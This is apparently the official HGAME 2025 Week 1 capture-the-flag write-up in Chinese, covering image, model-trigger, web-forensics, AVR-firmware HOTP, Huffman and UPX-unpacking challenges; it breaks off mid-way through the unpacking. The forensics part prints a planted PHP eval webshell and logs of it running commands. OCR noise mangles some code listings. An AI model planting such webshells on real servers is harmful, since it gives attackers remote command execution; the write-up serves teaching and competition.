

## HGAME 2025 WEEK1官方解题思路

### **MISC**

## Hakuya Want A Girl Friend



可以看出这一部分是一个压缩包,截取出来打开发现要密码



剩下的是倒序的png,倒回来然后爆破宽高

D:\CTF\CODE\python\python3>python3 爆破图片宽高.py -f hky4.png 宽高被改了,是否CRC爆破宽高?(Y/n):y

CRC32: 0xa672282d

宽度: 576, hex: 0x240 高度: 779, hex: 0x30b

D:\CTF\CODE\python\python3>

拿到密码 To\_f1nd\_th3\_QQ

打开压缩包得到flag

 $hagme\{h4kyu4\_w4nt\_gir1f3nd\_+q\_931290928\}$ 

Level 314 线性走廊中的双生实体

exp

1 import torch

```
# 加载模型
3
    model = torch.jit.load('model.pt')
4
5
    # 打印模型结构
6
    print("模型结构:")
7
    print(model.code)
8
9
    # 获取模型中的常量
10
    print("\n模型中的常量:")
11
    for name, buffer in model.named_buffers():
12
       print(f"{name}: {buffer}")
13
14
    # 分析forward函数中的条件
15
    print("\n分析触发条件:")
16
    # 可以看到前向传播中的allclose比较,使用的是3.1415/10
17
18
    # 从代码中我们可以看到:
19
    # 1. 假flag使用了简单的凯撒密码(+3)加密
20
21
    # 2. 真flag使用了XOR 0x55加密
    # 3. 触发条件是输入均值为pi/10
22
23
    # 直接构造触发条件
24
   trigger_input = torch.full((1, 10), 3.1415/10)
25
    output = model(trigger_input)
26
```

## 原题

```
import torch
 1
 2
    import torch.nn as nn
 3
 4
    class MyModule(nn.Module):
        def __init__(self):
 5
            super(MyModule, self).__init__()
 6
 7
            self.linear = nn.Linear(10, 1)
             # 真flag (使用异或加密)
 8
9
            self.real_flag = [x ^ 0x55 for x in b"flag{s0_th1s_1s_r3al_s3cr3t}"]
             # 假flag (使用凯撒密码加密)
10
             self.fake_flag = [ord(c) + 3 for c in "flag{fake_flag}"]
11
12
        def forward(self, x):
13
             decoded = "".join([chr(c - 3) for c in self.fake_flag])
14
            print("Fake flag:", decoded)
15
16
            if torch.allclose(torch.mean(x), torch.tensor(3.1415/10), atol=1e-4):
17
                 decoded = "".join([chr(b ^ 0x55) for b in self.real_flag])
18
```

```
19
                print("Real flag:", decoded)
20
21
            return self.linear(x)
22
    # 创建模型实例
23
    model = MyModule()
24
25
    # 脚本化模型,然后保存
26
27
    scripted_model = torch.jit.script(model)
    scripted_model.save('model.pt')
28
```

## 解析

```
[ch405@steamdeck:~/P/t/model_hooks]-[16时45分39秒]
ef forward(self,
  x: Tensor) -> Tensor:
 _0 = annotate(List[str], [])
fake_flag = self.fake_flag
for _1 in range(torch.len(fake_flag)):
  c = fake_flag[_1]
_2 = torch.append(_0, torch.chr(torch.sub(c, 3)))
decoded = torch.join("", _0)
print("Fake flag:", decoded)
 _3 = torch.allclose(torch.mean(x), torch.tensor(0.3141500000000000), 1.0000000000000001e-05, 0.0001)
if _3:
  _4 = annotate(List[str], [])
  real_flag = self.real_flag
  for _5 in range(torch.len(real_flag)):
    b = real_flag[_5]
  _6 = torch.append(_4, torch.chr(torch.__xor__(b, 85)))
decoded0 = torch.join("", _4)
  print("Real flag:", decoded0)
else:
  pass
linear = self.linear
return (linear).forward(x, )
```

```
这里可以看到 _3 = torch.allclose(torch.mean(x),
torch.tensor(0.31415000000000000), 1.0000000000000001e-05, 0.0001)
```

然后\_3的情况会出正确flag

于是我们只要构造就好了,让平均值接近于 0.31415(π/10)

随便很多构造都能接近,硬爆也是可以的毕竟题目里说了 准备一个形状为[**■**,**■**]的张量,确保其符合"■/■稳定态"条件。

Level 314本身这个Level 在后室原名就是π

小诗里也有隐含对应的暗示

- 1 周率三分隐玉衡
- 2 十方镜界启玄晶

- 3 张弦欲测非欧域
- 4 量度须从太极经

周率 指的是圆周率

十方 指的是十分之一

## Computer cleaner

进入/var/www/html apache的默认目录尝试寻找webshell

```
vidar@vidar-computer:~$ cd /var/www/html
vidar@vidar-computer:/var/www/html$ ls
index.html upload.html upload_log.txt upload.php uploads
vidar@vidar-computer:/var/www/html$ cd uploads
vidar@vidar-computer:/var/www/html/uploads$ ls
shell.php
vidar@vidar-computer:/var/www/html/uploads$ cat shell.php
<?php @eval($_POST['hgame{y0u_']);?>
vidar@vidar-computer:/var/www/html/uploads$
```

查看日志

```
Ŧ
                           vidar@vidar-computer: /var/www/html
ko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:15 +0000] "POST /upload HTTP/1.1" 200 512 "h
     \'\localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
 Files (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:20 +0000] "POST /upload HTTP/1.1" 200 1024 "
http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:35 +0000] "POST /upload HTTP/1.1" 200 1024 "
http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:50 +0000] "POST /upload HTTP/1.1" 200 1030 "
http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome $69.0.4389.82 Safari $61.36"
121.41.34.25 - - [17/Jan/2025;12:01:55 +0000] "GET /uploads/shell.php HTTP/1.1"
200 1024 "-" "Mozilla/5.0 (KHTM ) 200 1024 "-" "Mozilla/5.0 (KHTM ) 200 1024 "-" "Mozilla/5.0 (KHTM )
 , like Gecko) Chrome/89 0.4389.82 Safari/537.36"
121.41.34.25 - - [17 Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTT
P/1.1" 200 2048
                     "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWerKit/537.3
6 (KHTML, lik Jecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:02:05 +0000] "GET /uploads/shell.php?cmd=cat%20
~/Documents/flag_part3 HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win
64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.3
```

对于攻击者ip直接访问可以得到第二段



Are you looking for me

Congratulations!!!


hav3 cleaned th3


cat ~/Documents/flag\_part3

```
vidar@vidar-computer:~$ cd Documents/
vidar@vidar-computer:~/Documents$ ls
flag_part3
vidar@vidar-computer:~/Documents$ cat flag_part3
c0mput3r!}
```

#### Two wires

使用Ghidra打开固件,选择IO寄存器定义符合的处理器型号,打开预定义label,导入并自动分析,可以发现固件未删除调试符号。





观察函数名, setup 、 loop 、 digitalWrite 等标志性函数提示该固件使用了Arduino框架。 根据https://github.com/arduino/ArduinoCore-avr/blob/master/cores/arduino/Arduino.h修复函数签名。

setup 函数的第一个操作是从EEPROM中读取一个对象至RAM,若返回值为0则将该对象的RAM置 0。

```
R25R24 = EepromData::tryUnserialize(R25R24);
20
    if ((char)R25R24 == 0x0) {
21
22
      Z = &state;
      R25R24 = (OtpState *)CONCAT11(R25R24._1_1_,0x1c);
23
24
      X = &state;
25
      do {
        puVar1 = X;
26
27
        X = X + 1;
        *puVar1 = R1;
28
29
        in_Vflg = (char)R25R24 == -0x80;
        R25R24._0_1 = (char)R25R24 + -1;
30
        in_Nflq = (char)R25R24 < 0x0;
31
        in_Zflg = (char)R25R24 == 0x0;
32
        in_Sflg = in_Nflg != in_Vflg;
33
      } while (!(bool)in_Zflg);
34
```

之后初始化I2C协议外设。

```
40
    TwoWire::rxBufferIndex = R1;
    TwoWire::rxBufferLength = R1;
41
42
    TwoWire::txBufferIndex = R1;
43
    TwoWire::txBufferLength = R1;
44
    twi_init();
45
    twi_onSlaveTransmit._1_1_ = 1;
46
    twi_onSlaveTransmit._0_1_ = 0xda;
    twi_onSlaveReceive._1_1_ = 1;
47
48
    twi_onSlaveReceive._0_1_ = 0xe6;
49
    TWAR = 0x20;
50
    TwoWire::user_onRequest._1_1_ = 5;
51
    TwoWire::user_onRequest._0_1_ = 0x64;
52
    TwoWire::user_onReceive._1_1_ = 5;
    TwoWire::user_onReceive._0_1_ = 0x78;
53
    R0 = in_Cflg == '\x01' | (in_Zflg == '\x01')
54
55
         (in_Vflg == '\x01') << 3 | (in_Sflg =
         (in_Tflg == '\x01') << 6 | (in_Iflg ==
56
    watchdog_reset();
57
58
    WDTCSR = 0x18;
59
    SREG = R0;
60
    WDTCSR = 0xe;
   R25R24 = (OtpState *)0xe0d;
61
    digitalWrite(0xd,0x1);
62
63
    return;
64 }
```


两个用户处理函数分别在代码段的0x564和0x578处。通过https://github.com/arduino/ArduinoCoreavr/blob/c8c514c9a19602542bc32c7033f48fecbbda4401/libraries/Wire/src/Wire.h#L47-L48可以恢复其签名。

```
2 /* i2cOnRequest() */
 3
 4 void i2cOnRequest(void)
 6 {
    R1 = 0;
    if (next_action != 0) {
 9
      R25R24 = CONCAT11(R25R24._1_1_,1);
10
      illegal_state = true;
11
      return;
12
    }
13
    TwoWire::write((TwoWire *)&Wire,&msg_send,0xd);
14
    R25R24 = CONCAT11(R25R24._1_1_,1);
15
    next_action = 1;
    return;
17 }
```

i2cOnRequest

i2cOnReceive

当收到一个I2C读请求后,控制器会回复一个0xd字节长的响应,内容来自 msg\_send 。当收到一个写请求后,控制器首先判断收到的请求长度是否至少为0x11字节,然后将其存入 msg\_recv 。之后,根据收到报文的第一个字节将 next\_action 置值。可以为此创建一个struct便于观察。



整理收到报文的 type 与 next\_action 的关联如下:

msg_recv.type	next_action
0	2
1	3

2	4
3	5
其他	无效

观察 loop 函数,整理 next\_action 与执行操作的关联。


```
1
 2
     void loop(void)
 3
 4
       R1 = 0;
 5
       R25R24 = (OtpState *)CONCAT11(R25R24._1_1_,next_action);
 6
       if (next_action == 2) {
 7
         state = msg_recv.data[0];
 8
         DAT_mem_01e4 = msg_recv.data[1];
9
         DAT_mem_01e5 = msg_recv.data[2];
         DAT_mem_01e6 = msg_recv.data[3];
10
         DAT_mem_01e7 = msg_recv.data[4];
11
         DAT_mem_01e8 = msg_recv.data[5];
12
         DAT_mem_01e9 = msg_recv.data[6];
13
14
         DAT_mem_01ea = msg_recv.data[7];
15
       else if (next_action < 2) {</pre>
16
         if (next_action == 0) {
17
           watchdog_reset();
18
         }
19
         else {
20
           if (next_action == 1) {
21
             next_action = 5;
22
23
             goto LAB_code_0005ca;
24
           }
25
     LAB_code_0005b3:
26
           illegal_state = true;
27
         }
28
       }
29
       else {
         if (next_action == 4) {
30
           R25R24._0_1_ = '\n';
31
32
           Z = msg_recv.data;
           X = &DAT_mem_01f5;
33
34
         }
35
         else {
36
           if (3 < next_action) {</pre>
             if (next_action != 5) goto LAB_code_0005b3;
37
38
             regen_otp();
```

```
EepromData::serialize(R25R24);
39
             goto LAB_code_0005c4;
40
           }
41
42
           R25R24._0_1_ = '\n';
           Z = msg_recv.data;
43
          X = &DAT_mem_01eb;
44
45
        }
         do {
46
47
           puVar2 = Z;
           puVar1 = X;
48
           Z = Z + 1;
49
           R0 = *puVar2;
50
           X = X + 1;
51
52
           *puVar1 = R0;
           R25R24._0_1 = (char)R25R24 + -1;
53
         } while ((char)R25R24 != '\0');
54
      }
55
56
     LAB_code_0005c4:
57
     next_action = R1;
     LAB_code_0005ca:
58
      if (illegal_state == false) {
59
         R25R24._0_1_ = illegal_state;
60
        return;
61
62
      }
      do {
63
64
         R25R24 = (OtpState *)CONCAT11(R25R24._1_1_, 0xd);
         digitalWrite('\r','\0');
65
         delay.constprop.1();
66
         R25R24 = (OtpState *)CONCAT11(R25R24._1_1_,0xd);
67
         digitalWrite('\r','\x01');
68
        delay.constprop.1();
69
      } while( true );
70
    }
71
```

当前 next_action	下个 next_action	操作
0	0	重置看门狗
1	5	无
2	0	<pre>memcpy(data:0x1e3, msg_recv.data, 8)</pre>
3	0	<pre>memcpy(data:0xleb, msg_recv.data, 10)</pre>
4	0	<pre>memcpy(data:0x1f5, msg_recv.data, 10)</pre>

5		0	<pre>regen_otp(); EepromData::serialize();</pre>
其 <sup>·</sup>	他	无效	无效

## 在0x1e3处尝试创建struct。



观察 regen\_otp() ,根据https://gcc.gnu.org/onlinedocs/gccint/Integer-library-routines.html 修复函数签名。


```
R25R24._0_1_ = 44;
     X = &DAT_mem_027c;
130
     do {
131
     puVar4 = X;
132
       X = X + 1;
133
134
       *puVar4 = R1;
       R25R24._0_1 = (byte)R25R24 + -1;
135
     } while ((byte)R25R24 != '\0');
136
     R25R24._0_1 = 20;
137
138
     Z = state.prop_0x8;
     X = &uint8_t_mem_0268;
139
140
     do {
141
       puVar6 = Z;
142
       puVar4 = X;
143
       Z = Z + 1;
144
       R0 = *puVar6;
145
       X = X + 1;
       *puVar4 = R0;
146
       R25R24._0_1 = (byte)R25R24 + -1;
147
     } while ((byte)R25R24 != '\0');
148
```

该处初始化了一个长度为64字节的RAM空间,前20字节为 state.prop\_0x8 与 state.prop\_0x12 拼接得到的内容。根据

https://datatracker.ietf.org/doc/html/rfc4226#section-5.3,该20字节符合secret的特征,同时也符合SHA1的计算初始化特征。因此将两个字段合并,称为 secret 。因此, state.prop\_0x0 为64位的计数器。

```
_R23R22 = dynamic_truncate(R25R24);
232
     R19R18 = 0x4240;
233
     R21R20 = 0xf;
234
235
     *(undefined3 *)(uVar1 - 10) = 0 \times 97d;
236
     __udivmodsi4(_R23R22,CONCAT22(R21R20,R19R18));
237
     msg_send.data[0] = (byte)R23R22;
238
     msg_send.data[1] = R23R22._1_1_;
     msg_send.data[2] = (byte)R25R24;
239
240
     msg\_send.data[3] = R25R24._1_1_;
     msg_send.data[4] = state.counter[0];
241
     msg_send.data[5] = state.counter[1];
242
243
     msq_send.data[6] = state.counter[2];
244
     msg_send.data[7] = state.counter[3];
245
     msg_send.data[8] = state.counter[4];
     msg_send.data[9] = state.counter[5];
246
     msg_send.data[10] = state.counter[6];
247
     msg_send.data[0xb] = state.counter[7];
248
```

注意此处 \_\_udivmodsi4 的调用约定有不同: 见https://reviews.llvm.org/D138166, https://github.com/gcc-mirror/gcc/blob/91fa9c15cc4fb9947e7e2f7990f7d5a58845d5cf/gcc/config/avr/avr.md#L4421-L4466。




该处的模数为0xf4240,即1000000,故OTP为6位。响应报文中,除了 type 之外,前4字节为OTP,后8字节为用于同步的计数器值。

综合对 loop() 的分析,写请求报文 type 与功能对应如下:

msg_recv.type	含义
0	设置计数器
1	设置前10字节 secret
2	设置后10字节 secret
3	冲刷 msg_send 中的旧数据

配合Sigrok分析波形文件,提取I2C命令与数据,得到 secret 与初始计数器值。




secret 为 6B 69 4F 7E 03 54 F6 C6 6A B5 1A 04 02 1B 1C 6D 7D 45 58 02,初始计数器值为 01 00 00 00 93 7E CD 0D,即 0x0dcd7e930000001=994590262544039937。

使用CyberChef将secret编码为Base32,便可使用在线工具求得HOTP。

https://gchq.github.io/CyberChef/#recipe=From\_Hex('Auto')To\_Base32('A-Z2-7%3D')&input=NklgNjkgNEYgN0UgMDMgNTQgRjYgQzYgNkEgQjUgMUEgMDQgMDlgMUlgMUMgNkQgN0QgNDUgNTggMDl

https://www.verifyr.com/en/otp/check#hotp

求得 X1 为283942,与响应波形中的值相符。



同理可求得计数器自增9次后的HOTP,即 X2,为633153。


观察 EepromData::tryUnserialize 方法,发现从EEPROM中读取32字节数据。

```
44
    R17R16 = NULL;
45
    do {
46
      param_1 = R17R16;
47
      *(undefined3 *)(uVar3 - 0x22) = 0x495;
48
      param_1._0_1_ = (OtpState)eeprom_read_byte((uint8_t *)param_1);
49
      Z = R15R14 + 1;
50
      *R15R14 = param_1._0_1_;
51
      R15R14 = Z:
      bVar1 = (char)R17R16 + 1;
52
      R17R16._1_1 = R17R16._1_1 - (((char)R17R16 != -1) + -1);
53
54
      R17R16 = (OtpState *)CONCAT11(R17R16._1_1_,bVar1);
    } while (bVar1 != 32 || R17R16._1_1_ != (char)(R1 + (bVar1 < 32)));</pre>
55
```

之后对EEPROM头部4字节内容(Y+0~Y+3)进行某种判断,通过则读取剩余28字节内容至 state。

```
param_1._0_1 = *(OtpState *)(Y + 1);
56
    param_1._1_1 = *(byte *)(Y + 2);
57
58
    X._0_1 = *(byte *)(Y + 3);
59
    X._1_1 = *(char *)(Y + 4);
    bVar1 = param_1._1_1 - (((byte)param_1._0_1 < 0xbe) + -0x46);
60
    bVar6 = param_1._1_1 < 0xba | (byte)(param_1._1_1 + 0x46) < ((byte)param_1
61
    cVar2 = (byte)X - (bVar6 + -2);
62
    X._1_1 = X._1_1 - (((byte)X < 0xfe | (byte)((byte)X + 2) < bVar6) + -0x36)
63
    X = (OtpState *)CONCAT11(X._1_1_,cVar2);
64
    if (((param_1._0_1 == (0tpState)0xbe && bVar1 == 0) && cVar2 == 0) && X._1_1
65
66
      param_1 = (OtpState *)CONCAT11(bVar1,28);
67
      Z = (OtpState *)(Y + 5);
68
      X = &state;
69
      do {
70
        pOVar5 = Z;
        pOVar4 = X:
71
72
        Z = Z + 1;
        R0 = *p0Var5;
73
        X = (OtpState *)(X->counter + 1);
74
75
        pOVar4->counter[0] = (uint8_t)R0;
        param_1._0_1 = (OtpState)((char)param_1._0_1 + -1);
76
      } while (param_1._0_1_ != (OtpState)0x0);
```

那么显然可以方便地从EEPROM镜像中读出 secret 和计数器。



```
secret: 32 1C 31 D4 94 54 85 42 44 DE 86 CC 4A B6 DD F4 35 42 90 52,初始计数器值为 92 05 00 00 17 CD 92 3A =4220661299467519378。
通过同样方法可以计算出计数器+32与+64时的HOTP Y1 和 Y2 ,分别为431432和187457。
hgame{283942_633153_431432_187457}
```

② 如果你拥有相符的硬件,也可以选择动态调试,这会极大降低本题的难度。

## RE


## Compress dot new

函数式Huffman编码,核心在于递归的有序序列插入。可以使用AI直接看出算法并写出exp。

```
import json
 1
 2
    import typing as ty
 3
    with open(input("Path?> "), "rt") as f:
 4
         tree_json, str_encoded = f.readlines()
 5
 6
 7
    tree = json.loads(tree_json)
 8
9
    codes: dict[str, str] = {}
    queue: list[tuple[ty.Any, str]] = []
10
11
    queue.append((tree, ""))
    while len(queue) > 0:
12
        node, path = queue.pop(₀)
13
        if "s" in node:
14
             codes[path] = chr(node["s"])
15
        else:
16
             queue.append((node["a"], path + "0"))
17
             queue.append((node["b"], path + "1"))
18
19
     result = ""
20
21
    current_code = ""
    for bit in str_encoded:
22
         current_code += bit
23
        if current_code in codes:
24
             result += codes[current_code]
25
             current_code = ""
26
27
28
    print(result)
29
```


#### **Turtle**

upx头和特征都被修改,脱壳机无效,只能手脱



esp脱壳定律,打断点后跳到程序入口

```
000000000004014E0
                                        48:83EC 28
48:8B05 B53F0000
